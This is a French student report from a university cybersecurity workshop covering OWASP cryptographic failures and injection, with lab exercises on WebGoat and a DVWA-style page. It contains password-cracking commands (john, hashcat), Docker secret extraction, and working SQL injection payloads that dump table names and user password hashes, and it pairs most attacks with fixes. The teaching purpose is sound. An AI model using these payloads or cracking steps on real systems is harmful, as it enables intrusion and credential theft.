

Atelier Cybersécurité I

Atelier 2 : OWASP Top Ten

Rapport sur l'analyse Forensique Mobile

Jaafar Fehmi

Professeur régulier

Département d'informatique et de mathématique (DIM)

Université du Québec à Chicoutimi (UQAC), G7H 2B1

Local P4-5300

BELLENGÉ Célian

CHAVANNE Gaétan

DROUMAGET Eliot

FOUSSET Martial

Étudiants en maîtrise en Cybersécurité

A02 - Cryptographic Failures

Intro

Cette catégorie regroupe les failles liées à une mauvaise utilisation ou absence de mécanismes cryptographiques, exposant ainsi des données sensibles. Anciennement nommée Sensitive Data Exposure, elle progresse à la deuxième place du classement car elle cible les erreurs fondamentales de chiffrement plutôt que leurs conséquences. Avec un taux d'incidence moyen de 4.49%, un total de 233 788 occurrences et 3 075 CVE, elle illustre la fréquence des erreurs de conception en cryptographie. Elle résulte souvent de mots de passe codés en dur ou de protocoles de chiffrement obsolètes qui compromettent la confidentialité des informations.

Scénario 1 : Encodages simples et Basic Auth

Attaque 1 : Basic Authentication (Base64)

Méthode / quand / pourquoi Base64 n'est pas du chiffrement. Il sert à encoder des octets lisibles (transport, headers). On l'utilise pour Basic Auth mais il faut TLS.

Code (clair → encodé) Bash :

```
# clair : "atelier:secret"
echo -n "atelier:secret" | base64
# sortie : YXRlbGllcjpzZWNyZXQ=
```

Chiffré (exemple) `Authorization: Basic YXRlbGllcjpzZWNyZXQ=`

Décodage / outils

- `echo 'YXRlbGllcjpzZWNyZXQ=' | base64 -d`
- Online: any Base64 decoder (ex: <https://www.base64decode.org/>) Facile, instantané.

Erreur commise Utiliser Base64 comme "protection" ou envoyer Basic Auth sans TLS.

Correction conceptuelle Ne jamais considérer Base64 comme secret. Toujours utiliser HTTPS. Préférer tokens signés (JWT) ou OAuth2. Ne pas logger header Authorization.

Correction - code (exemples)

1. Forcer HTTPS (Nginx redirect) :

```
server {
    listen 80;
    server_name example.com;
    return 301 https://$host$request_uri;
}
```

2. Remplacer Basic par token (PHP pseudo) :

```
// reception d'un token Bearer
$auth = $_SERVER['HTTP_AUTHORIZATION'] ?? '';
if (!preg_match('/Bearer\s+(\S+)/', $auth, $m)) { http_response_code(401); exit; }
$token = $m[1];
// valider token via DB / introspection / JWKS
```

Scénario 2 : Autres encodages et XOR obfuscation

Attaque 2 : XOR + Base64 (obfuscation reversible)

Méthode / quand / pourquoi XOR simple est utilisé comme obfuscation (config, keystore non protégé). C'est réversible si la clé est connue ou déduite.

Code (clair → chiffré) Python exemple (XOR single-byte puis base64) :

```
# clair -> xor(0x7F) -> base64
plain = b"DATABASAPASSWORD"
key = 0x7F
enc = bytes([b ^ key for b in plain])
import base64
print(base64.b64encode(enc).decode())
# sortie attendue : Oz4rPj0+LDovPiwsKDA0w==
```

(ceci reproduit le format du challenge {xor}Oz4rPj0+LDovPiwsKDA0w==)

Chiffré (exemple) {xor}Oz4rPj0+LDovPiwsKDA0w==

Décodage / outils / méthode

- Base64 decode puis XOR avec la même clé.
- Script Python simple :

```
import base64
s = "Oz4rPj0+LDovPiwsKDA0w=="
b = base64.b64decode(s)
key = 0x7F
print(bytes([x^key for x in b]).decode())
```

- Si la clé est inconnue on peut bruteforcer 256 valeurs.
- Outils : Python, small bruteforce script, binwalk not needed.

Erreur commise Obfuscation, pas de chiffrement. La clé est souvent embarquée ou trivialement déductible.

Correction conceptuelle Utiliser chiffrement authentifié (AES-GCM) avec gestion sécurisée de la clé. Ne pas stocker la clé dans le même endroit que le ciphertext. Pour mots de passe d'application, ne jamais stocker réversiblement.

Correction - code (chiffrement correct, Python cryptography)

```
from cryptography.hazmat.primitives.ciphers.aead import AESGCM
import os, base64

key = os.urandom(32) # stocker via KMS/secret manager
aesgcm = AESGCM(key)
nonce = os.urandom(12)
```

```
ct = aesgcm.encrypt(nonce, b"DATABASEPASSWORD", None)
print(base64.b64encode(nonce+ct).decode()) # stocker nonce+ct
```

Remarques déploiement : stocker **key** uniquement dans Vault/KMS, récupérer via API au runtime.

Scénario 3 : Hachage simple (MD5 / SHA-1 / SHA-256 non salés)

Attaque 3 : Hashs non salés ou algos faibles

Méthode / quand / pourquoi Hachage = intégrité. Mauvais pour mots de passe si sans sel et avec algo rapide. On peut inverser via tables rainbow ou brute force.

Exemples fournis

- 5F4DCC3B5AA765D61D8327DEB882CF99 → MD5 → password
- 8F0E2F76E22B43E2855189877E7DC1E1E7D98C226C95DB247CD1D547928334A9 → SHA-256 → password

Comment générer (clair→hash) Bash :

```
# MD5
echo -n "password" | md5sum
# SHA-256
echo -n "password" | sha256sum
```

Décodage / outils / méthodes

- Lookup in online DB (hashes.org, crackstation).
- **john** or **hashcat** with wordlist:

```
# john
john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 hashfile
# hashcat (GPU)
hashcat -m 0 hash.txt /path/rockyou.txt
```

Erreur commise Usage d'algorithmes rapides sans sel. Stockage de hachage réversible via brute force.

Correction conceptuelle Utiliser des algorithmes de dérivation lente et mémoire-difficile : Argon2id, bcrypt, scrypt. Toujours saler (unique par entrée) et utiliser paramètres adaptés.

Correction - code (PHP & Python) PHP (recommandé) :

```
// stockage
$hash = password_hash($password, PASSWORD_ARGON2ID);
// vérification
if (password_verify($input, $hash)) { /* ok */ }
```

Python (argon2-cffi) :

```
from argon2 import PasswordHasher
ph = PasswordHasher()
h = ph.hash("mysecret")
ph.verify(h, "mysecret")
```

Remarques : définir coûts (time, memory, parallelism) en fonction de capacité serveur.

Scénario 4 : Chiffrement symétrique et TLS (utilisation inappropriée)

Attaque 4 : Utilisation incorrecte d'AES / mots de passe dans repos / chiffrement par passphrase

Méthode / quand / pourquoi AES est bon. Risque si :

- clé dérivée de mot de passe faible,
- utilisation de mode non authentifié (CBC sans HMAC),
- réutilisation d'IV.

Code (clair → chiffré) avec OpenSSL (exemple)

```
# chiffrement AES-256-CBC par passphrase (exemple pédagogique)
echo -n "SECRET_MESSAGE" > secret.txt
openssl enc -aes-256-cbc -salt -pbkdf2 -iter 100000 -in secret.txt -out secret.enc
-pass pass:MyS3cr3t
# base64:
base64 -w0 secret.enc
```

Décodage / outils `openssl enc -aes-256-cbc -d -pbkdf2 -iter 100000 -in secret.enc -out plain.txt -pass pass:MyS3cr3t` Si passphrase faible, on peut brute-forcer via `openssl loop` or `hashcat` against PBKDF2-derived keys.

Erreur commise

- PBKDF2 params faibles.
- Mode CBC sans authentification.
- Stockage de passphrase dans image/config.

Correction conceptuelle

- Utiliser chiffrement authentifié (AES-GCM).
- Utiliser KDFs robustes et store de clés séparé (KMS/HSM).
- Ne pas gérer clés dans le même repo.

Correction - code (Python AES-GCM)

```
from cryptography.hazmat.primitives.ciphers.aead import AESGCM
import os, base64

key = os.urandom(32) # from KMS in prod
aesgcm = AESGCM(key)
nonce = os.urandom(12)
ct = aesgcm.encrypt(nonce, b"SECRET_MESSAGE", None)
print(base64.b64encode(nonce+ct).decode())
```

Scénario 5 : Asymmetric / Signatures (RSA) — extraction de modulus et signature

Attaque 5 : Manipulation d'une clé privée fournie (WebGoat exercise)

Méthode / quand / pourquoi Avec la clé privée on peut : extraire le module, signer des messages, usurper identité si clé réelle.

Commandes utiles (extraire modulus, signer)

```
# extraire modulus hex depuis privkey.pem
openssl rsa -in priv.pem -noout -text | sed -n '/modulus:/,/publicExponent/p'

# exporter modulus en hex propre
openssl rsa -in priv.pem -noout -modulus | sed 's/Modulus=/'

# signer une chaîne (sha256) et base64
echo -n "<message>" | openssl dgst -sha256 -sign priv.pem | base64 -w0
```

Exemple chiffré / signature

- Message à signer : hex(modulus) (exercice WebGoat).
- Signature générée par la commande ci-dessus.

Remarque : dans ce document nous fournissons la procédure. La génération effective de la signature requiert exécution locale d'OpenSSL. Je ne fournis pas la signature b64 ici car je ne peux pas exécuter OpenSSL.

Décodage / vérification

```
# vérifier signature
echo -n "<message>" > m.bin
echo "<base64sig>" | base64 -d > sig.bin
openssl dgst -sha256 -verify <(openssl rsa -in priv.pem -pubout) -signature
sig.bin m.bin
```

Erreur commise

- Clé privée partagée ou stockée en clair.
- Absence de gestion des droits sur fichiers PEM.
- Utilisation de clés dépassées (taille <2048 bits).

Correction conceptuelle

- Ne jamais distribuer la clé privée.
- Stocker dans HSM/KMS.
- Restreindre permissions (chmod 600) et accès.
- Utiliser PKI, révocation et rotation.

Correction - code / config

- Restreindre fichier :

```
chmod 600 /etc/ssl/private/priv.pem
chown root:ssl-cert /etc/ssl/private/priv.pem
```

- Utiliser signer via KMS (pseudo) :

```
# appel API KMS pour signer instead of local private key
# signer_request = kms.sign(key_id, digest)
```

Scénario 6 : Keystore / secrets in images (Docker) — récupération et déchiffrement

Attaque 6 : Secret laissé dans image + openssl decrypt (WebGoat challenge)

Méthode Extraire fichier de secret depuis l'image ou container et l'utiliser comme clé pour déchiffrer un ciphertext (exercice [findthesecret](#)).

Commandes (simulation)

```
docker run -d --name findthesecret webgoat/assignments:findthesecret
docker cp findthesecret:/root/default_secret ./default_secret
cat default_secret # montre la clé
echo "U2FsdGVkX1...D7as=" | openssl enc -aes-256-cbc -d -a -kfile default_secret
```

Chiffré donné (exemple WebGoat)

U2FsdGVkX199jgh5oANeIFdtCxIEvdEvciLi+v+5loE+VCuy6Ii0b+5byb5DXp32RpmT02Ek1pf55ctQN+DHbwCPiVRfFQamDmbHBUUpD7as=

Décodage / outils `openssl enc -aes-256-cbc -d -a -kfile default_secret` Facile si clé accessible.

Erreur commise

- Secrets baked into image.
- Clé et ciphertext co-localisés.

Correction conceptuelle

- Externaliser secrets (Docker secrets / Kubernetes secrets / Vault / cloud KMS).
- Build-time \neq runtime secrets. Scanner images.

Correction - code (Docker Compose using secret) `docker-compose.yml` snippet:

```
services:
  app:
    image: myapp:latest
    secrets:
      - db_key
secrets:
  db_key:
    file: ./secrets/db_key.txt
```

CI pipeline example (scan with truffleHog / git-secrets) :

```
# fail build if secret found
trufflehog --json file:/// . > secrets.json || true
if jq '.results | length' secrets.json | grep -qv '^0$'; then
  echo "Secrets found, block build"
  exit 1
fi
```

Scénario 7 : Defaults, keystores & post-quantum note

Attaque 7 : Defaults et mots de passe par défaut

Méthode Trouver defaults (cacerts, keystore password default, id_rsa non chiffré) et les utiliser.

Exemples d'erreur

- `cacerts` non protégés.
- `id_rsa` privé sans passphrase dans un partage cloud.
- Keystore avec mot de passe public.

Correction

- Mettre des mots de passe non triviaux.
- Chiffrer clés privées par passphrase ou stocker en HSM.
- Forcer rotation, inventaire des keystores, audits.

Scénario 8 : Post-Quantum (note)

Méthode / risque Capture passive aujourd'hui + décryptage futur. Les données chiffrées avec algos vulnérables (RSA-2048, ECC) peuvent être lisibles plus tard.

Correction

- Commencer plan de migration PQC (hybride) pour données à conserver longtemps.
 - Classer données sensibles par durée de confidentialité requise.
-

Conclusion

La sécurisation cryptographique d'un projet Web repose sur la gestion rigoureuse des secrets et des clés. Chaque composant doit être chiffré, surveillé et régulièrement renouvelé pour limiter les risques d'exposition. L'utilisation d'algorithmes modernes comme AES-GCM pour les données et Argon2id/Bcrypt/Scrypt pour les mots de passe constitue une base essentielle. Les mécanismes centralisés tels que KMS ou HSM doivent assurer la génération, la rotation et la protection des clés. Enfin, la surveillance continue des accès et l'analyse automatisée des dépôts garantissent une défense active contre les fuites ou compromissions.

A03 — Injection

Présentation

Les injections mènent souvent à exfiltration de données, exécution de code à distance (RCE) et compromission complète du service — il existe de nombreux CVE historiques listant des vulnérabilités d'OS command injection et d'SQL injection dans des équipements et logiciels exposés (ex. D-Link DNS-320, QNAP, etc.). Ces incidences montrent que, malgré l'attention portée au sujet, les failles d'injection sont encore exploitées en production.


Quelques statistiques

L'injection (SQL, OS command, LDAP, etc.) reste l'une des familles de vulnérabilités les plus critiques et récurrentes dans les applications web. Dans l'OWASP Top-10 2021, la catégorie Injection a été testée sur 94 % des applications étudiées, avec ~274k occurrences détectées et des taux d'incidence moyens d'environ 3 %.

Exemples d'utilisation

Dans un premier exemple, nous allons vous montrer comment récupérer une base de donnée complète à l'aide d'une injection SQL. Dans un second exemple, nous allons vous montrer comment exécuter le code que l'on veut depuis le site, et ce que cela peut engendrer.

1. Injection SQL




Cette page est classique, elle demande à l'utilisateur un ID et renvoie le **First name** et le **Surname** de l'identifiant qui correspond à l'ID.

L'objectif est d'obtenir tous les mots de passe. Mais pour commencer simplement, on peut obtenir tous les utilisateurs.

a. Injection pour avoir tous les noms d'utilisateurs

' or 1=1#




Le ' permet de finir le `id=`. Comme il est vide, ce sera faux, mais on va contourner en ajoutant `or 1=1` qui est toujours vrai. Enfin `#` va permettre d'ignorer les potentiels restrictions qui suivent.

Nous allons maintenant chercher les mots de passe. Malheureusement, nous ne connaissons pas l'architecture de la base de données. Nous allons donc commencer par chercher les tables.

b. Injection pour obtenir les noms de toutes les tables


```
' union select table_name,null from information_schema.tables#
```



Nous avons à nouveau ' et # et ils ont les même rôles que précédemment. Cependant, on fait un union avec une autre table, qui existe toujours et qui contient les noms des tables. Il apparait donc les différentes tables. On y remarque notamment la table `users`. Il faut mettre ,null car la fenêtre est sensée afficher First name et Surname, donc 2 valeurs. Si on n'en récupérerait qu'1, la fenêtre aurait crash.

c. Injection pour obtenir les noms de toutes les colonnes d'une table précise


```
' union select column_name,null from information_schema.columns where table_name='users'
```



De la même manière, on obtient les différentes colonnes qui constituent la table `users`. On remarque une colonne nommée `password`. On va donc faire une dernière injection pour trouver les mots de passe.

d. Injection pour obtenir tous les mots de passes


```
' union select user,password from users#
```



Nous avons finalement affiché les hashes des mots de passe des tous les utilisateurs. On reconnaît l'encryptage MD5, peu sécurisé.

2. Injection de commande OS


Cette page est classique, elle demande à l'utilisateur une IP puis exécute et renvoie le résultat de la commande `ping`. Ci-dessous nous avons ping l'IP `127.0.0.1` car c'est à cette adresse que nous hébergeons le site. Le site se ping lui-même, ce qui renvoie donc un résultat correct.



